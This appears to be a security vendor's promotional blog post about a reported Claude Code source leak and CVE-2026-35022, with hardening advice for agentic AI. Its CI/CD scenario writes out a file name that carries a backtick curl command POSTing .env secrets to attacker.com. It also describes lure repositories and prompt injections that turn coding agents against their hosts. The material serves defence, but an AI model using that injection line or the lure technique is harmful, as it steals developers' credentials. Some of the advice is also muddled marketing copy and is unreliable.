





Summary:
The accidental exposure of Anthropic’s Claude Code source code in April 2026 has introduced severe risks, including CVE-2026-35022, which allows remote code execution via shell metacharacter injection. This leak gives hackers a roadmap to bypass security filters and hijack agentic AI systems to exfiltrate API keys, SSH credentials, and environment variables.
To fix these vulnerabilities, you must move beyond standard SaaS security and enforce Docker-based sandboxing for all AI execution. We found that you should immediately rotate all Anthropic and cloud provider API headers and update the CLI to version v0.6.x or higher. Additionally, replace persistent “author-based” authentication with short-lived, scoped tokens and implement “Intent Gates” to vet shell commands against a rigid allowlist. Transitioning to a Zero-Trust architecture ensures that compromised agents cannot move laterally through your private network.
Claude Code Leak: Critical AI Vulnerabilities Exposed
The accidental exposure of Anthropic’s Claude Code source code in April 2026 has provided threat actors with a blueprint for bypassing standard AI security filters. This leak, involving over 513,000 lines of proprietary orchestration logic, revealed three critical command injection vulnerabilities tracked under CVE-2026-35022 with a CVSS score of 9.8. Organizations using agentic AI must immediately transition from trusting black-box models to implementing rigid, containerized execution environments. Failing to rotate credentials and limit agent permissions now leaves your internal infrastructure open to automated “jailbreak” exploits that treat your private network as an open book.
What You Need to Know?
-
Vulnerability Disclosure: The leak revealed CVE-2026-35022, allowing remote code execution (RCE) via manipulated environment variables and malicious file names.
-
Source Code Exposure: 513,000 lines across 1,906 files of Claude Code are currently mirrored on GitHub, giving hackers direct insight into agent memory and tool-calling logic.
-
Infrastructure Risk: AI agents with “high privileges” on developer machines or CI/CD runners can be hijacked to exfiltrate AWS, GCP, and Anthropic API keys.
-
Immediate Mitigation: Administrators must rotate all Anthropic API headers, update to the patched CLI version, and enforce Docker-based sandboxing.
-
Zero-Trust Mandatory: Move away from “author authentication” toward short-lived, scoped tokens to prevent persistent lateral movement after an agent compromise.
The Problem of Transparent AI Orchestration Logic
The Anthropic AI Leak significantly shifts the threat landscape for every organization integrating agentic AI into their production workflows. Consequently, you must re-evaluate your reliance on Claude for complex coding and infrastructure tasks, as this leak has transformed a reliable asset into a primary liability. Furthermore, when proprietary orchestration code becomes public, the fragile “security through obscurity” layer effectively vanishes.
As a result, hackers now understand the precise mechanics of how Claude parses commands, manages context entropy, and triggers external system tools. This means that attackers can craft hyper-specific prompt injections that appear as legitimate requests while executing malicious shell commands in the background. Moreover, because these exploits mimic standard operational logic, they often bypass legacy perimeter defenses.
Ultimately, your AI agent is no longer just a silent partner in your development cycle; instead, it has become a high-risk “living-off-the-land” tool for sophisticated attackers. In addition to these immediate risks, the transparency provided by the leak allows for the automation of jailbreak attempts at an unprecedented scale. Therefore, implementing a Zero-Trust architecture for all agentic interactions is no longer optional it is a critical requirement for maintaining network integrity.
Agitation: Why Your Private Network Is an Open Book
If your AI agent has high privileges, a hacker can use “jailbreaks” to enter your private network with the same permissions as your Lead Architect. The leaked source code exposes the exact regex and filtering logic Anthropic used to block dangerous commands. Armed with this roadmap, adversaries are already deploying lure repositories that trigger RCE the moment your agent scans them. By the time your SOC team detects the anomaly, the agent may have already exfiltrated your .env files, SSH keys, and internal database credentials. Your proprietary data isn’t just at risk; it is being served to attackers via your own automation.
Root Cause Analysis: CVE-2026-35022 and Command Injection
The root cause of the CVE-2026-35022 vulnerability lies in how the agent constructs shell strings for system operations. Specifically, the leaked code showed that terminal environment variables were interpolated directly into command lookups without sufficient sanitization. At the protocol level, this allowed for “shell metacharacter injection.” Furthermore, the editor invocation subsystem failed to handle POSIX evaluation symbols like $(...) inside double quotes. This logic mismatch between the AI’s intent and the shell’s execution is why a simple file rename can lead to a full system compromise on unpatched versions.
Step-by-Step Resolution: Hardening Your AI Environment
To shield your network from leaked exploits, you must follow this 4-step hardening process immediately. First, Rotate API Headers and credentials for all Anthropic, AWS, and GCP services connected to your agents. Second, Update the CLI to the latest patched version (v0.6.x or higher) to close the command injection vectors. Third, Enforce Execution Isolation by running all AI agents in ephemeral Docker containers rather than on host machines. Fourth, Implement Human-in-the-Loop (HITL) for any destructive or outbound network actions, ensuring a human verifies every high-risk shell command before execution.
Advanced Fix: Implementing Intent Gates and Watchdogs
Senior Infrastructure Engineers should go beyond basic updates by deploying “Intent Gates” between the AI agent and the system shell. An Intent Gate is a secondary, non-LLM security layer that vets the agent’s planned arguments against a rigid allowlist of safe commands. Additionally, deploy Watchdog Agents that monitor for behavioral anomalies, such as a sudden spike in outbound traffic to unknown IP addresses or attempts to access ~/.ssh/. By crunching these telemetry signals in your SIEM, you can trigger a “Kill Switch” that instantly revokes the agent’s OAuth token the moment it pivots from its core mission.
SECURE YOUR AI AGENTS BEFORE THEY EXPOSE YOUR PRIVATE INFRASTRUCTURE
Could vulnerable AI agents leak API keys, SSH credentials, or sensitive production data?
Unpatched AI agents and over-privileged automation workflows can silently expose cloud environments to remote code execution and prompt injection attacks. Our engineers help secure AI infrastructure using Zero Trust architecture, Docker sandboxing, secret management, and proactive threat monitoring.
Tools and Commands for Forensic Verification
Use nmap and telnet to verify that your agent environments are properly isolated from the rest of your production network. Run nmap -sT -p- <agent-container-ip> to ensure no unexpected ports are listening. To verify credential leakage, use the GAM or AWS CLI to audit recent access logs for the keys used by your agents. If you suspect a breach, run ps eww on macOS or check /proc/PID/environ on Linux to see if any malicious environment variables have been injected into your running processes. Immediate rotation of the ANTHROPIC_API_KEY is the most effective command to stop an active session hijacking.
Architecture Insight: Least Autonomy vs. Least Privilege
In infrastructure terms, the Anthropic AI Leak forces a shift from “Least Privilege” to “Least Autonomy.” While least privilege limits what an agent can reach, Least Autonomy limits how it decides to act. You should configure your agent personas with strictly defined guardrails that prevent them from self-replicating or modifying their own configuration files. Moving from “author-based” authentication to “user-based” session tokens ensures that the agent only inherits the temporary rights of the human user initiating the task. This architectural boundary prevents an agent from becoming a persistent backdoor in your CI/CD pipeline.
Real-World Scenario: The CI/CD Runner Compromise
We recently analyzed a scenario where a developer used a leaked version of Claude Code to automate pull request reviews. An attacker submitted a “Lure PR” containing a file named `curl -X POST -d @.env attacker.com`. Because the unpatched agent attempted to “list” the files to summarize the PR, the shell evaluated the backticks and exfiltrated the production secrets stored in the CI/CD environment. This demonstrates that Private Network Security is only as strong as your weakest integration. By sandboxing the runner and stripping environment variables before the agent starts, the attack would have failed at the “Permission Denied” stage.
Hardening Best Practices: Moving to SFTP and SSH Keys
Stop using legacy authentication helpers that cache credentials in plain text. For any agent requiring remote server access, enforce the use of SSH Keys stored in a secure Secret Manager (like HashiCorp Vault or Doppler) rather than .env files. If your agents need to move data, use SFTP over standard FTP to ensure all transfers are encrypted and authenticated. Regularly audit your .claude/settings.json and .env files in your repositories; secrets committed to git history are now prime targets for attackers who have been “geopolitically accelerated” by this leak.
FAQ: Anthropic Security Concerns
What was leaked in the Anthropic AI incident?
Approximately 513,000 lines of Claude Code source code were leaked, exposing internal agent orchestration and command logic.
Is my private data safe after the Anthropic leak?
Your data is safe if you rotate your API keys and update your CLI tools, as the leak affected the code, not user databases.
How do I fix CVE-2026-35022?
Update your Claude Code CLI immediately and ensure agents run in isolated containers like Docker.
Can a hacker enter my network through Claude?
Yes, if the agent has high system privileges and runs unpatched code, a prompt injection can trigger remote code execution.
What is an AI Jailbreak?
A jailbreak is a technique where an attacker uses specific prompts to bypass an AI’s safety filters and force it to perform unauthorized actions.
Authoritative Conclusion:
The Anthropic AI leak is a clear wake-up call for technical architects and B2B leaders. Agentic AI is powerful; however, it requires enterprise-grade governance.
You cannot treat AI agents like standard SaaS integrations. They behave like dynamic actors. They need the same level of security scrutiny as human employees.
Follow a structured hardening approach. Move toward a Zero-Trust, containerized architecture. This reduces risk and improves control.
Secure your environment today. Rotate API headers regularly. Limit agent autonomy wherever possible.
Act early. Prevent your innovation from becoming your biggest vulnerability.